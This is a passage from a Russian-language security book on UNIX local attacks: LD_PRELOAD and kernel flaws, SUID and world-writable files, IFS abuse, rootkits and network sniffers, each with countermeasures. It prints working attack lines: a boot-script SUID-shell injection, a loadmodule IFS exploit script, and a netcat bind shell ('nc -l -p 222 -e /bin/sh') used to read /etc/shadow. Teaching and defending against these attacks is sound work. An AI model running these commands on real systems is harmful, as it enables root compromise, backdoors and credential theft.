В качестве примера можно привести изъян программы `in.telnetd`, описанный в статье CA-95.14 координационного центра CERT. Этот изъян, конечно, был обнаружен довольно давно, но он как нельзя лучше подходит для иллюстрации рассматриваемой проблемы. Суть изъяна заключается в том, что некоторые версии `in.telnetd` позволяют передавать удаленной системе переменные окружения, когда пользователь пытается установить соединение (RFC 1408 и 1572). Таким образом, взломщик может модифицировать свою переменную `LD_PRELOAD`, подключившись к системе с помощью `telnet`, и получить доступ в качестве суперпользователя.

Для того чтобы извлечь пользу из данного изъяна, взломщику необходимо каким-либо способом поместить модифицированную совместно используемую библиотеку на взламываемую систему. Затем он может модифицировать переменную `LD_PRELOAD` таким образом, чтобы она указывала на модифицированную библиотеку при подключении. Когда сервер `in.telnetd` запускает программу `/bin/login` для аутентификации пользователя, динамический компоновщик системы загрузит Модифицированную библиотеку, а не стандартную. Это позволит взломщику выполнить код с привилегиями суперпользователя.

О Контрмеры: защита совместно используемых библиотек

При загрузке модулей с установленным флагом SUID суперпользователя динамические компоновщики должны игнорировать значения переменной окружения `LD_PRELOAD`. Некоторые могут возразить, что совместно используемые библиотеки должны быть хорошо написаны, и нет никакой опасности в том, что они указаны в переменной `LD_PRELOAD`. В действительности же, в этих библиотеках могут оказаться ошибки, снижающие безопасность системы при выполнении кода, хранящегося в библиотеке, в контексте SUID. Более того, защищать совместно используемые библиотеки (например, `/usr/lib` или `/lib`) нужно также тщательно, как и самые важные файлы. Если взломщик сможет получить доступ к `/usr/lib` или `/lib`, система станет абсолютно беззащитной.

Изъяны ядра

Не секрет, что UNIX является очень сложной и надежной операционной системой. Из-за сложности в UNIX и других мощных операционных системах неизбежно имеются определенные программные ошибки. В UNIX наиболее опасный недостаток связан с самим ядром. Ядро представляет собой внутренний компонент операционной системы, в котором реализована общая модель ее подсистемы защиты. Эта модель обеспечивает обработку разрешений на использование файлов и каталогов, расширение и отключение привилегий файлов SUID, обработку сигналов и т.д. Если слабое место появляется в самом ядре, то под угрозой оказывается безопасность всей операционной системы в целом.

В качестве примера можно привести изъян ядра, обнаруженный в июне 2000 года, который оказал влияние на миллионы систем. Он имеется в ядре большинства версий системы Linux 2.2.x, разработанных до этого момента. Этот изъян связан с реализацией требований стандарта POSIX в ранних версиях ядра Linux. Реализованные возможности были призваны обеспечить более высокую степень управляемости, чем предоставлялась привилегированными процессами. Если говорить кратко, то все новые возможности были разработаны для повышения безопасности всей системы в целом. К

сожалению, из-за ошибок в программировании оказалось, что новые функции работают не так, как планировалось. Этот изъян позволяет ввести в заблуждение программы SUID (например, `sendmail`) и назначить для них более высокие привилегии, чем те, которые им действительно необходимы. Таким образом, злоумышленник, который имеет доступ к командной оболочке взламываемой системы, может расширить эти привилегии до уровня root.

О Контрмеры: защита ядра

Описанный изъян имеет место во многих системах Linux. Поэтому соответствующий модуль обновления системному администратору нужно установить в первую очередь. К счастью, это очень просто осуществить. Для тех, кто использует ядро версии *2.2.x,* достаточно просто обновить его до версии 2.2.16 или более высокой.

Неправильная настройка системы

В предыдущих разделах мы описали часто встречаемые изъяны, а также методы, с помощью которых злоумышленники могут воспользоваться этими недоработками и получить привилегированный доступ. Перечень таких изъянов и соответствующих методов достаточно велик, однако в распоряжении взломщиков имеется гораздо больше методов взлома, чем можно было бы предположить исходя из такого перечня. Это объясняется тем, что зачастую нарушение безопасности происходит не только и не столько из-за наличия технических дефектов в системе защиты, сколько из-за недостаточно тщательной настройки и неэффективных методов администрирования. Операционная система может быть сама по себе очень безопасной и надежной, но если системный администратор изменит права доступа к файлу /etc/passwd, открыв его для всеобщего доступа, все остальные меры по защите данных могут оказаться бесполезными. Именно этот человеческий фактор и недооценивается в большинстве случаев.

Права доступа к файлам и каталогам

Популярность	*8*
Простота	*9*
Опасность	*7*
Степень риска	*8*

Простота и мощь системы UNIX основывается на реализованном в ней механизме использования файлов. Независимо от того, являются ли они двоичными исполняемыми программами, текстовыми конфигурационными файлами или устройствами, все эти объекты представляют собой файлы с соответствующими правами доступа. Если система разрешений недостаточно хорошо реализована или намеренно изменена администратором, безопасность системы может быть значительно снижена. Ниже описаны два самых распространенных недостатка процедур администрирования, которые заключаются в установке для файлов флага SUID, а также в создании файлов, общедоступных для записи. Из-за ограничений объема книги проблемы обеспечения безопасности устройств (/dev) подробно не рассматриваются, однако это вовсе не означает, что к ним можно применять менее строгие защитные меры. Злоумышленник, который может создавать устройства или получать права чтения/записи важнейших системных ресурсов, таких как `/dev/kmem`, практически гарантированно сможет получить доступ на уровне суперпользователя. Интересный проверочный код был разра-

ботан хакером Микстером (Mixter), который можно найти по адресу `http://mixter.warrior2k.com/rawpowr.c`. Этот код нельзя использовать для тестирования, поскольку он может повредить файловую систему. Используйте его лишь на тестовых системах, на которых возможность повреждений не столь критична.

Файлы SUID

Установка для файлов бита SUID или SGID смертельно опасна. Этим все сказано! Ни один другой файл системы UNIX не подвержен столь частым атакам злоумышленников всех мастей, чтобы получить несанкционированный доступ, как файл с установленным флагом SUID суперпользователя. Практически во всех описанных выше случаях взлома были задействованы те или иные процессы, выполняющиеся на уровне привилегий суперпользователя, — многие из них уже имели установленный бит SUID. Переполнение буфера, гонки на выживание и взлом с использованием символьных ссылок никогда не принесут ожидаемого эффекта, если для программы не установлен флаг SUID. К сожалению, большинство разработчиков относятся к биту SUID так, как будто это вышедшая из моды вещь. Пользователи, не заботящиеся о безопасности, также разделяют эту точку зрения. Многие из них слишком ленивы для того, чтобы предпринимать какие бы то ни было дополнительные меры при выполнении работы и склонны полагать, что все программы должны выполняться с уровнем привилегий суперпользователя.

В соответствии с этим взломщик, получивший доступ к системе на уровне пользователя, должен сначала попытаться идентифицировать файлы с установленными битами SUID и SGUD. Для этого обычно используется утилита find, позволяющая получить список файлов, с помощью которых можно попытаться получить доступ на уровне суперпользователя. Давайте рассмотрим пример поиска таких файлов в относительно простой системе Linux (для наглядности полученные результаты были сокращены).

```
[tsunami]# find / -type f -perm -04000 -ls

-rwsr-xr-x 1 root root      30520 May  5  1998 /usr/bin/at
-rwsr-xr-x 1 root root      29928 Aug 21  1998 /usr/bin/chage

-rwsr-xr-x 1 root root      29240 Aug 21  1998 /usr/bin/gpasswd
-rwsr-xr-x 1 root root     770132 Oct 11  1998 /usr/bin/dos
-r-sr-sr-x 1 root root      13876 Oct  2  1998 /usr/bin/lpq
-r-sr-sr-x 1 root root      15068 Oct  2  1998 /usr/bin/lpr
-r-sr-sr-x 1 root root      14732 Oct  2  1998 /usr/bin/lprm
-rwsr-xr-x 1 root root      42156 Oct  2  1998  /usr/bin/nwsfind
-r-sr-xr-x 1 root bin       15613 Apr 27  1998 /usr/bin/passwd
-rws--x--x 2 root root     464140 Sep 10  1998 /usr/bin/suidperl
```

Большинство из перечисленных в листинге программ (например, chage и passwd) для корректной работы требуют наличия привилегий SUID. Скорее всего, взломщики сосредоточат свои усилия на таких программах, особенно на тех из них, которые уже взламывались в прошлом или слишком сложны, а следовательно, вероятность того, что в них имеются недостатки и ошибки, достаточно высока. Хорошей отправной точкой является программа dos. Эта программа создает виртуальную машину и для выполнения некоторых операций требует прямого доступа к аппаратным средствам. Прежде всего взломщики обращают внимание на те программы, которые выполняют нетривиальные операции или не находятся под таким жестким контролем, как другие SUID-программы. Давайте проведем небольшое исследование и попробуем определить, насколько программа dos пригодна для взлома. Для этого обратимся к документации HOWTO. Наша цель в данном исследовании — определить, имеются ли в этой программе дефекты, проявляющиеся в тех случаях, когда она запускается в контексте SUID. Если ответ будет положительным, значит, она — хороший кандидат для взлома.

В документации HOWTO по программе dos сказано следующее. "Хотя `dosemu` отключает привилегии root везде, где это возможно, безопаснее не запускать ее от имени суперпользователя, особенно если вы планируете запускать под ее управлением программы DPMI. Большинство обычных программ DOS не требует запуска dosemu от имени суперпользователя, особенно если она запускается в среде X. *Поэтому во всех случаях, когда это возможно, вы не должны позволять пользователям запускать копии* dosemu *в контексте SUID суперпользователя, а лишь в контексте обычного пользователя.* Этот режим можно настроить на уровне пользователей, используя файл `/etc/dosemu.users`."

Таким образом, в документации однозначно говорится о том, что пользователям рекомендуется запускать копию программы без установленного флага SUID. На нашей тестовой системе такие ограничения не применялись, о чем мы узнали из файла `/etc/dosemu.users`. Данный пример некорректной настройки демонстрирует именно то, к чему стремится любой злоумышленник: в системе имеется файл, с помощью которого с высокой степенью вероятности можно получить доступ на уровне суперпользователя. Злоумышленник может воспользоваться программой dos с установленным битом SUID как для непосредственного взлома, так и для определения того, можно ли с ее помощью применить такие методы, как переполнение буфера, использование символьных ссылок и т.д. для взлома других программ. Это можно назвать классическим примером того, как программа, обладающая ничем не оправданным уровнем привилегий SUID суперпользователя, подвергает значительному риску безопасность всей системы.

О Контрмеры: защита от взлома с использованием SUID-файлов

Лучшей мерой по защите от взлома, основанного на использовании SUID/SGID-файлов, является сброс флага SUID/SGID у как можно большего количества файлов. Исчерпывающий список файлов, которые не должны иметь такого бита, привести трудно в связи с большими различиями в версиях UNIX разных разработчиков. Поэтому любой перечень, который мы могли бы представить в данной книге, почти наверняка окажется неполным. Можем лишь посоветовать провести инвентаризацию всех SUID/SGID-файлов и проверить, действительно ли необходимо, чтобы тот или иной файл имел привилегии на уровне суперпользователя. Для этого вы можете использовать метод, который применяют взломщики, когда хотят найти SUID/SGID-файлы.

С помощью следующей команды можно найти все SUID-файлы.

```
find / -type f -perm -04000 -ls
```

Для поиска SGID-файлов можно воспользоваться следующей командой.

```
find / -type f -perm -02000 -ls
```

Подготовив список файлов, обратитесь к интерактивной справочной системе (man), документации и справке HOWTO, чтобы выяснить, рекомендуется ли в этих источниках удалить бит SUID того или иного файла. Проделав такую работу, вы будете удивлены, узнав, как много файлов не нуждается в привилегиях SUID/SGID. Конечно, прежде чем приступить к написанию сценария, удаляющего бит SUID/SGID у всех найденных файлов, необходимо проверить на тестовой системе, как это повлияет на работоспособность программ. Помните, что в каждой системе все-таки имеется несколько программ, которым для выполнения их функций нужны привилегии суперпользователя.

Для защиты от многих из вышеперечисленных локальных атак пользователи Linux могут воспользоваться утилитой Bastille (`http://www.bastille-linux.org/`), особенно для удаления флага SUID. В этой прекрасной утилите реализованы многие рекомендации сообщества Linux по обеспечению безопасности. Изначально Bastille бы-

ла разработана для системы Red Hat (которая нуждалась в многочисленных средствах защиты), однако ее версию 1.20 и выше теперь гораздо проще адаптировать для использования и в других версиях Linux.

Файлы, общедоступные для записи

Еще одной типичной ошибкой в настройке является разрешение всем пользователям выполнять запись в важные файлы. Как и в случае файлов SUID, общедоступные для записи файлы создаются для удобства работы. Однако за это приходится расплачиваться понижением уровня защиты важной информации. Если администратор не замечает очевидных недостатков, то злоумышленники, как правило, находят их очень быстро. К файлам, которые часто открывают для всеобщего доступа, относятся системные файлы инициализации, важные системные конфигурационные файлы и пользовательские файлы запуска. Давайте рассмотрим некоторые примеры того, как взломщик может воспользоваться общедоступными для записи файлами.

find / -perm -2 -type f -print

Данный синтаксис команды `find` позволяет найти общедоступные для записи файлы.

```
/etc/rc.d/rc3.d/S99local
/var/tmp
/var/tmp/.X11-unix
/var/tmp/.X11-unix/X0
/var/tmp/.font-unix
/var/lib/games/xgalscores
/var/lib/news/innd/ctlinnda28392
/var/lib/news/innd/ctlinnda18685
/var/spool/fax/outgoing
/var/spool/fax/outgoing/locks
/home/public
```

Итак, даже беглого взгляда на полученные результаты достаточно, чтобы сделать вывод о наличии серьезных проблем. В частности, файл `/etc/rc.d/rc3.d/S99local` является общедоступным для записи сценарием, используемым в процессе загрузки. Данная ситуация чрезвычайно опасна, поскольку при запуске системы этот сценарий выполняется с привилегиями суперпользователя. Например, взломщик может создать экземпляр командной оболочки, работающей в контексте SUID, которая будет запущена при следующем запуске системы. Для этого ему достаточно добавить в файл сценария следующую команду.

```
[tsunami]$ echo "/bin/cp /bin/sh /tmp/.sh ; /bin/chmod 4755 /tmp/.sh" \
/etc/rc.d/rc3.d/S99local
```

При следующей перезагрузке системы в каталоге `/tmp` будет создан SUID-экземпляр командной оболочки. Второй возможный метод взлома заключается в использовании каталога /home/public. Поскольку он открыт для записи, с помощью команды mv взломщик может перезаписать любой файл из этого каталога. Это оказывается возможным, поскольку права доступа к каталогу перекрывают права доступа к отдельным файлам этого каталога. Скорее всего, типичный взломщик модифицирует файлы запуска пользовательских экземпляров командной оболочки (например, `.login` или .bashrc), чтобы создать файл SUID. После того как кто-нибудь использует учетную запись public для регистрации в системе, командная оболочка с правами суперпользователя будет ожидать взломщика.

О Контрмеры: защита общедоступных для записи файлов

Регулярный поиск всех общедоступных для записи файлов является хорошей практикой системного администратора. Измените права записи для всех найденных каталогов и файлов, которые не должны быть общедоступными. Конечно, решение о том, нужно ли тот или иной файл или каталог делать общедоступным, иногда принять довольно сложно, поэтому мы рекомендуем исходить хотя бы из здравого смысла. Если этот файл используется при инициализации, конфигурации или запуске системы, то, скорее всего, он не должен быть общедоступным. Однако помните, что файлы драйверов некоторых устройств, находящиеся в папке `/dev`, должны быть общедоступными. Поэтому применяйте взвешенный подход к вносимым изменениям и тщательно тестируйте работоспособность системы после каждого существенного изменения.

Обсуждение дополнительных атрибутов файлов выходит за рамки данной книги, но все же эта возможность заслуживает того, чтобы упомянуть о ней хотя бы в двух словах. Безопасность многих систем можно существенно повысить, установив для определенных ключевых файлов флаги read-only, append и `immutable`. В Linux и многих вариантах BSD имеются дополнительные флаги, которые, к сожалению, очень редко используются (в Linux для работы с ними предназначена команда chattr). Применяя эти дополнительные атрибуты совместно со средствами зашиты на уровне ядра (в тех системах, в которых они поддерживаются), можно существенно повысить уровень безопасности системы.

Атаки на командную оболочку

Популярность	*6*
Простота	*6*
Опасность	*7*
Степень риска	*6*

Командная оболочка UNIX представляет собой очень мощную программу, которая обеспечивает удобную работу пользователей. Одной из главных отличительных особенностей окружения командной оболочки UNIX является возможность программировать команды, а также устанавливать определенные параметры, влияющие на работу самой командной оболочки. Конечно же, как часто бывает в подобных ситуациях, богатые возможности имеют и обратную сторону, проявляющуюся в наличии многочисленных слабых мест с точки зрения обеспечения безопасности. Одним из самых популярных методов взлома является использование переменной `IFS` (Internal Field Separator).

Использование переменной IFS

Переменная IFS предназначена для отделения друг от друга слов, используемых в окружении командной оболочки. Обычно значением переменной `IFS` является символ пробела, который по умолчанию служит для разделения команд. Манипулируя переменной IFS, взломщик может запустить с помощью какой-нибудь SUID-программы "троянского коня" и получить, таким образом, привилегии суперпользователя. Обычно в этих целях используется сценарий командной оболочки с установленным флагом SUID, однако в рассматриваемом примере мы воспользуемся программой `loadmodule`.

Программа взлома loadmodule широко известна. Она была создана несколько лет назад и основана на использовании изъяна SunOS *4.1.x,* связанного с переменной IFS.

```
#!/bin/csh
cd /tmp
mkdir bin
cd bin
cat > bin << EOF<R  #!/bin/sh
  sh -I
EOF

chmod 755 /tmp/bin/bin
setenv IFS /
/usr/openwin/bin/loadmodule /sys/sun4c/OBJ/evqmod-sun4c.o
/etc/openwin/modules/evqload
```

Данный сценарий взлома делает текущим каталог `/tmp` и создает в нем дочерний каталог /bin. Как это зачастую бывает, создается копия `/bin/sh`, которая вскоре будет запущена. Затем для переменной IFS в сценарии устанавливается значение / вместо символа пробела. Поскольку в переменной IFS содержится значение /, то SUID-программа `loadmodule`, ничего не подозревая, запускает на выполнение Программу `/tmp/bin/bin`. В результате создается копия командной оболочки с привилегиями суперпользователя, которой взломщику остается лишь воспользоваться.

О Контрмеры: защита переменной IFS

При взломе с использованием переменной IFS в большинстве случаев мишенью злоумышленников является системная функция `system()`. Вызов этой функции используется в оболочке sh для анализа командной строки перед ее выполнением. Для того чтобы избежать возможных проблем, можно применить простую программу, которая автоматически устанавливает в качестве значения переменной IFS символ пробела. Ниже приведен пример такой программы, код которой предоставил Джереми Рауч (Jeremy Rauch).

```
#define EXECPATH "/usr/bin/real/"

main(int argc, char **argv)

{
 char pathname[1024];
 if(strlen(EXECPATH) + strlen(argv[0]) + 1> 1024)
   exit(-1);
 strcpy(pathname, EXECPATH);
 strcat(pathname, argv[0]);
 putenv("IFS= \n\t");
 execv(pathname, argv, argc);

}
```

К счастью, большинство современных версий UNIX игнорирует значение переменной IFS, если командная оболочка работает с привилегиями суперпользователя, а ее эффективный UID отличается от реального UID. В качестве совета можно еще раз подчеркнуть, что не нужно создавать сценарии с привилегиями SUID, а количество SUID-файлов свести к минимуму.

Права root получены — что дальше?

Когда уровень адреналина, выброшенного при попытках получить доступ в качестве суперпользователя, возвращается к норме, у взломщика начинается реальная работа. Он будет открывать и просматривать все файлы в поисках интересующей его ин-

формации, устанавливать программы перехвата паролей регистрации, telnet, ftp, smtp и snmp, а затем начнет охоту за новой жертвой, используя ваш компьютер в качестве плацдарма. Однако все эти действия предсказуемы и, как правило, сводятся к размещению на взломанном компьютере "набора отмычек" (rootkit).

Отмычки

Популярность	*9*
Простота	*9*
Опасность	*9*
Степень риска	*9*

Поскольку взломанная система представляет собой ценность для злоумышленника прежде всего как плацдарм для проникновения в другие компьютеры, для него очень важно разместить на взломанной машине и как можно лучше спрятать свой "набор отмычек". Такой набор для системы UNIX обычно состоит из четырех групп инструментов, адаптированных под конкретную платформу и версию операционной системы: (1) программы типа "троянский конь", например, такие, как измененные версии login, netstat и ps; (2) программы, предназначенные для создания "потайных ходов", например, вставки inetd; (3) программы перехвата потока данных в сети; (4) программы очистки системных журналов.

Программы типа "троянский конь"

После того как взломщик получит права суперпользователя, он может "троянизировать" практически любую команду операционной системы. Именно поэтому так важно проверять размер, а также дату и время создания и модификации всех двоичных файлов, особенно тех, которые используются чаще всего,— login, su, telnet, ftp, passwd, netstat, ifconfig, ls, ps, ssh, find, du, df, sync, reboot, halt, shutdown и т.д.

Например, часто используемым "троянским конем", входящим во многие комплекты отмычек, является "препарированная" версия программы login. Эта программа не только осуществляет регистрацию пользователей в системе, как и обычная команда login, но еще и записывает имена пользователей и пароли в отдельный файл. Существует также "препарированная" версия ssh, которая также выполняет подобные операции.

Другие программы типа "троянский конь" создают потайные ходы в систему, запуская программы, ожидающие поступления определенных данных через порт TCP и, в случае поступления таких данных, предоставляющие скрытый доступ к командной оболочке UNIX. Например, команда ls может проверять наличие ранее запущенных "троянских коней" и, если таковых не обнаружится, запускать специальным образом подготовленную программу netcat, которая, в свою очередь, запустит оболочку /bin/sh, как только злоумышленник подключится к определенному порту. Например, в следующем примере показано, как программа netcat, запущенная в фоновом режиме, настраивается на прослушивание порта TCP с номером 222, а после подключения устанавливает ответный сеанс и запускает /bin/sh.

```
[tsunami]# nohup nc -l -p 222 -nvv -e /bin/sh &
listening on [any] 222 ...
```

Когда злоумышленник подключится к порту TCP 222, он увидит следующую информацию.

```
[rumble]# nc -nvv 24.8.128.204 222
(UNKNOWN) [192.168.1.100] 222 (?) open
```

Это означает, что у него имеются все права суперпользователя и он может выполнить любую операцию, для которой нужно обладать привилегиями root, как, например, показанную ниже.

```
cat /etc/shadow
root:ar90alrR10r41:10783:0:99999:7:-1:-1:134530596
bin:*:10639:0:99999:7:::
daemon:*:10639:0:99999:7:::
adm:*:10639:0:99999:7:::
...
```

Количество потенциальных методов внедрения "троянских коней" зависит лишь от воображения злоумышленника (которое, как правило, является весьма богатым). Некоторые из возможных методов более подробно описаны в главе 14.

Постоянный мониторинг и тщательная инвентаризация всех открытых портов может воспрепятствовать попыткам нарушения безопасности такого рода, однако лучшим методом является предупреждение возможности модификации двоичных файлов.

О Контрмеры: защита от "троянских коней"

Обнаружить программы типа "троянский конь" без соответствующих средств подчас довольно трудно. Возлагать надежды на стандартные методы, основанные на определении размера и даты, не приходится, поскольку опытный взломщик может создать файл, который будет иметь такой же размер, как и исходный, а также те же время и дату. Более эффективным является, например, метод, основанный на использовании программы, определяющей криптографическую контрольную сумму, с помощью которой для каждого исполняемого файла создается уникальная цифровая подпись. Эти подписи должны храниться в защищенном, недоступном для посторонних месте, например на дискете, находящейся в сейфе в специальном помещении. Программы, подобные Tripwire (`http://www.tripwire.com`) и `MD5sum`, являются одними из самых популярных в этой категории. Они позволяют записывать уникальные подписи всех программ и однозначно обнаруживать случаи модификации исполняемых файлов злоумышленниками. Очень часто администраторы пренебрегают подсчетом контрольных сумм до тех пор, пока не выявят попыток вторжения. Очевидно, что такое решение нельзя считать идеальным. К счастью, в состав некоторых систем входят пакеты, в которых изначально встроены строгие алгоритмы хэширования. Например, во многих версиях Linux используется формат RPM (RedHat Package Manager). В спецификации RPM определен также алгоритм подсчета контрольных сумм с использованием протокола MD5. Как же все эти средства помогают противостоять опасности вторжения? С помощью проверенной копии утилиты `rpm` можно сгенерировать запрос к пакету, который не подвергся взлому, и получить информацию о том, были ли изменены связанные с ним двоичные файлы.

```
[@shadow]# rpm -Vvp ftp://ftp.redhat.com/pub/redhat/\
redhat-6.2/i386/RedHat/RPMS/fileutils-4.0-21.i386.rpm

S.5....T    /bin/ls
```

В приведенном примере `/bin/ls` представляет собой часть пакета утилит для работы с файлами системы RedHat 6.2. Как видно из полученных данных, файл `/bin/ls` был изменен (5). Это означает, что контрольная сумма двоичного файла и пакета MD5 отличается. А это является верным признаком присутствия злоумышленника.

Для систем Solaris полную базу данных контрольных сумм MD5 можно получить по адресу http://sunsolve.sun.com/pub-cgi/fileFingerprints.pl. Эта база данных поддерживается компанией Sun. Если вы являетесь администратором системы Solaris, то она окажется чрезвычайно полезной.

Конечно, если ваша система оказалась взломанной, не пытайтесь восстановить ее с резервных копий: они наверняка также окажутся инфицированными. Для того чтобы корректно восстановить систему, ее необходимо полностью перестроить, воспользовавшись исходными носителями информации.

9 Анализаторы сетевых пакетов

Если злоумышленник проник в вашу систему в качестве суперпользователя — это плохо, но, возможно, еще хуже, если кто-то установил на каком-либо сетевом узле утилиту перехвата сетевых пакетов. Такие программы, называемые также *анализаторами сетевых пакетов* (sniffer; это название стало нарицательным от названия получившей всеобщее признание программы сетевого мониторинга, разработанной компанией Network General, которая в настоящее время является подразделением Network Associates, Inc.), можно без преувеличения назвать самыми опасными инструментами в руках злоумышленника. Это объясняется тем, что анализаторы позволяют взломщику наносить удары практически по любому компьютеру, который отправляет данные на взломанный узел, а также проникать на другие узлы сегмента локальной сети и делать с ними практически все, что заблагорассудится.

Что такое анализатор сетевых пакетов

Анализаторы изначально были разработаны как средство решения сетевых проблем. Они могут перехватывать, интерпретировать и сохранять для последующего анализа передаваемые по сети пакеты. Это дает возможность сетевым инженерам наблюдать за тем, как данные передаются по линиям связи, и устранять возникающие проблемы либо моделировать те или иные ситуации, наблюдая за прохождением пакетов на самом низком уровне. Ниже приведен пример перехвата пакетов — запись команд регистрации пользователя guest с паролем guest в сети.

```
————————[SYN] (slot 1)
pc6 => target3 [23]
%&& #'$ANSI"!guest
guest
ls
cd /
ls
cd /etc
cat /etc/passwd
more hosts.equiv
more /root/.bash_history
```

Как и многие другие мощные средства, изначально предназначавшиеся для администрирования, с течением времени анализаторы стали применяться совсем для других целей. Можно только представить, сколько важных данных проходит за день по загруженной сети! Среди таких данных — пользовательские имена и пароли, конфиденциальные сообщения электронной почты, файлы, содержащие личную информацию, деловые отчеты и т.д. Так или иначе, если информация такого рода передается по сети, она преобразуется в биты и байты, которые с помощью анализатора могут видеть взломщики, подключившиеся в любой точке маршрута прохождения данных от отправителя до получателя.

Хотя мы подскажем, как можно защитить сетевые данные от посторонних глаз, мы надеемся, что вы поняли, почему анализаторы сетевых пакетов считаются одним из самых опасных средств, которые только могут оказаться в руках злоумышленников. Ничто не может быть безопасным в сети, в которой установлен анализатор, поскольку данные, передаваемые по линии передачи данных, по существу, всегда оказываются открытыми. Нашим любимым анализатором сетевых пакетов является `dsniff` (`http://www.monkey.org/~dugsong/dsniff`), который можно найти по адресу `http://packetstormsecurify.org/sniffers/`. Там же вы найдете и много других популярных программ-анализаторов.

Как работают анализаторы

Самый простой метод ознакомления с принципами работы анализаторов состоит в изучении тех анализаторов, которые ориентированы на сеть Ethernet. Конечно, анализаторы существуют практически для всех типов сетей, но, поскольку архитектура Ethernet является самой распространенной, давайте сосредоточимся именно на ней. Те же самые принципы, как правило, применимы и к сетям с другой архитектурой.

Анализатор Ethernet — это программа, которая работает на уровне сетевого адаптера (NIC — Network Interface Card) и скрыто перехватывает весь поток проходящих через него данных, в том числе и те, которые не предназначены для узла, на котором этот сетевой адаптер установлен. Правда, обычно сетевой адаптер Ethernet отбрасывает все данные, не предназначенные именно ему, а также отправленные по адресу широковещательной рассылки, поэтому его нужно перевести в специальное состояние, называемое *режимом неупорядоченной обработки пакетов* или *промискуитетным режимом* (promiscuous mode), позволяющее получать все пакеты, проходящие по сети.

Как только аппаратные средства будут переключены в промискуитетный режим, программа-анализатор может перехватывать и анализировать любые данные, передаваемые по локальному сегменту Ethernet. Это слегка ограничивает возможности анализатора, поскольку он не может просматривать поток данных, передаваемый за пределы локального домена (другими словами, за пределы маршрутизаторов, коммутаторов и других устройств сегментации). В связи с этим очевидно, что анализатор, установленный на магистральной линии связи, обеспечивающей взаимодействие отдельных подсетей, или в другой точке соединения подсетей, сможет перехватить гораздо больше информации, чем тот, который помещен в выделенный сегмент Ethernet.

Теперь, получив общие сведения о принципах функционирования анализатора, давайте рассмотрим некоторые популярные анализаторы, а также познакомимся со способами их обнаружения.

Популярные анализаторы

В табл. 8.2 приведен не претендующий на полноту перечень инструментальных средств, с которыми нам приходилось сталкиваться и работать чаще всего на протяжении всех тех лет, которые мы посвятили деятельности по оценке уровня безопасности сетей.

Таблица 8.2. Популярные бесплатные анализаторы сетевых пакетов для UNIX

Название, авторы	Адрес	Описание
Sniffit, Brecht Claerhout (известен также под псевдонимом coder)	`http://reptile.rug.ac.be/~coder/sniffit/sniffit.html`	Простой анализатор пакетов, работающий в Linux, SunOS, Solaris, FreeBSD и Irix
`tcpdump` 3.x, Steve McCanne, Craig Leres, Van Jacobson	`http://www-nrg.ee.lbl.gov/`	Классическое средство анализа пакетов, которое было перенесено на многие платформы

Окончание табл. 8.2

Название, авторы	Адрес	Описание
linsniff, Mike Edulla	**http://www.rootshell.com/**	Предназначен для перехвата паролей Linux
solsniff, Michael R. Widner	**http://www.rootshell.com/**	Тот же анализатор, модифицированный для систем Solaris 2*x* компании Sun
dsniff	**http://www.monkey.org/~dugsong**	Один из наиболее мощных анализаторов
snort	**http://www.snort.org**	Очень мощный анализатор
Ethereal	**http://www.ethereal.**com/	Свободно распространяемый анализатор пакетов с фантастическими возможностями с загрузкой дешифраторов

О Контрмеры: защита от анализаторов

Существует три основных подхода к защите от анализаторов, которые могут быть внедрены в вашу сеть или уже внедрены в нее.

Переход на сеть с коммутируемой топологией

Сети Ethernet с совместно используемыми линиями связи чрезвычайно уязвимы для анализаторов, поскольку все данные передаются по сети от узла к узлу в виде широковещательных сообщений, попадая таким образом не только на тот компьютер, которому они предназначены, но и на остальные компьютеры сегмента. Сети Ethernet с коммутируемой топологией позволяют поместить каждый узел в отдельный домен разрешения конфликтов, поэтому на сетевой адаптер того или иного узла такой сети поступают только те данные, которые предназначены этому узлу (ну и, конечно, данные, рассылаемые широковещательно). Кроме безопасности, коммутируемые сети позволяют увеличить и производительность. Учитывая, что стоимость сетевого оборудования для коммутируемых сетей не намного превышает стоимость оборудования для сетей с общей шиной, выбор последней не может быть оправдан никакими соображениями. Если бухгалтерский отдел вашей компании все же имеет иную точку зрения на эту проблему, покажите им список их паролей, перехваченных с помощью одной из приведенных выше программ. Мы уверены, что это подействует.

Несмотря на то что сеть с коммутируемой топологией позволяет предотвратить атаки неопытных взломщиков, другие злоумышленники могут без проблем прослушивать локальную сеть. Программа типа `arpredirect` из пакета dsniff Дага Сонга (Dug Song) (`http://www.monkey.org/~dugsong/dsniff/`) может свести на нет все усилия обеспечить безопасность с реализацией коммутируемой сетевой топологии. Более подробно программа `arpredirect` рассматривается в главе 10.

Обнаружение анализаторов

Существует два основных подхода к обнаружению анализаторов — на уровне узла и на уровне сети. На уровне узла самый простой метод заключается в определении того, работает ли сетевой адаптер системы в промискуитетом режиме. В системе UNIX для ответа на этот вопрос можно воспользоваться несколькими программами, включая программу Check Promiscuous Mode (`cpm`), разработанную специалистами университета Карнеги Меллон (эту программу можно найти по адресу `ftp://ftp.cert.org/pub/tools/cpm/`).

Кроме того, анализаторы отображаются в списке активных процессов и со временем, как правило, приводят к созданию файлов журналов огромного объема. Поэтому довольно простой сценарий UNIX, в котором используются команды ps, `lsof` и grep, может обнаружить деятельность, напоминающую работу анализатора. Однако, учитывая то, что опытные взломщики обычно стараются как можно тщательнее замаскировать процесс анализа сетевых пакетов, а также скрыть журналы в специально созданном скрытом каталоге, данный подход нельзя назвать очень эффективным.

Методы обнаружения анализаторов на уровне сети очень долго существовали только теоретически. Лишь относительно недавно они были реализованы в виде программного обеспечения. К таким средствам относится программа AntiSniff, разработанная группой исследования безопасности **L0pht** (`http://www.securitysoftwaretech.com/antisniff/`). К сожалению, ее первая версия работает только под управлением системы Windows, однако технические комментарии достаточно подробны для того, чтобы создать центральный пункт, из которого можно выполнять сканирование всей сети и осуществлять в ней поиск находящихся в **промискуитетном** режиме сетевых адаптеров. Кроме программы **AntiSniff,** в системе UNIX можно запустить программу `sentinel` (`http://www.packetfactory.net/Projects/Sentinel/`), которая предоставляет дополнительные возможности поиска анализаторов на уровне сети.

Шифрование (SSH, **IPSec)**

Давно известным методом борьбы с прослушиванием сетей является шифрование. Только шифрование на уровне получателя и отправителя может обеспечить уровень практически полной конфиденциальности. Необходимая длина ключа должна определяться на основании того, как долго данные остаются важными. Короткие ключи (длиной до 40 бит) допустимо использовать для шифрования потоков данных только в тех случаях, когда данные быстро устаревают. Кроме того, применение коротких ключей позволяет повысить производительность.

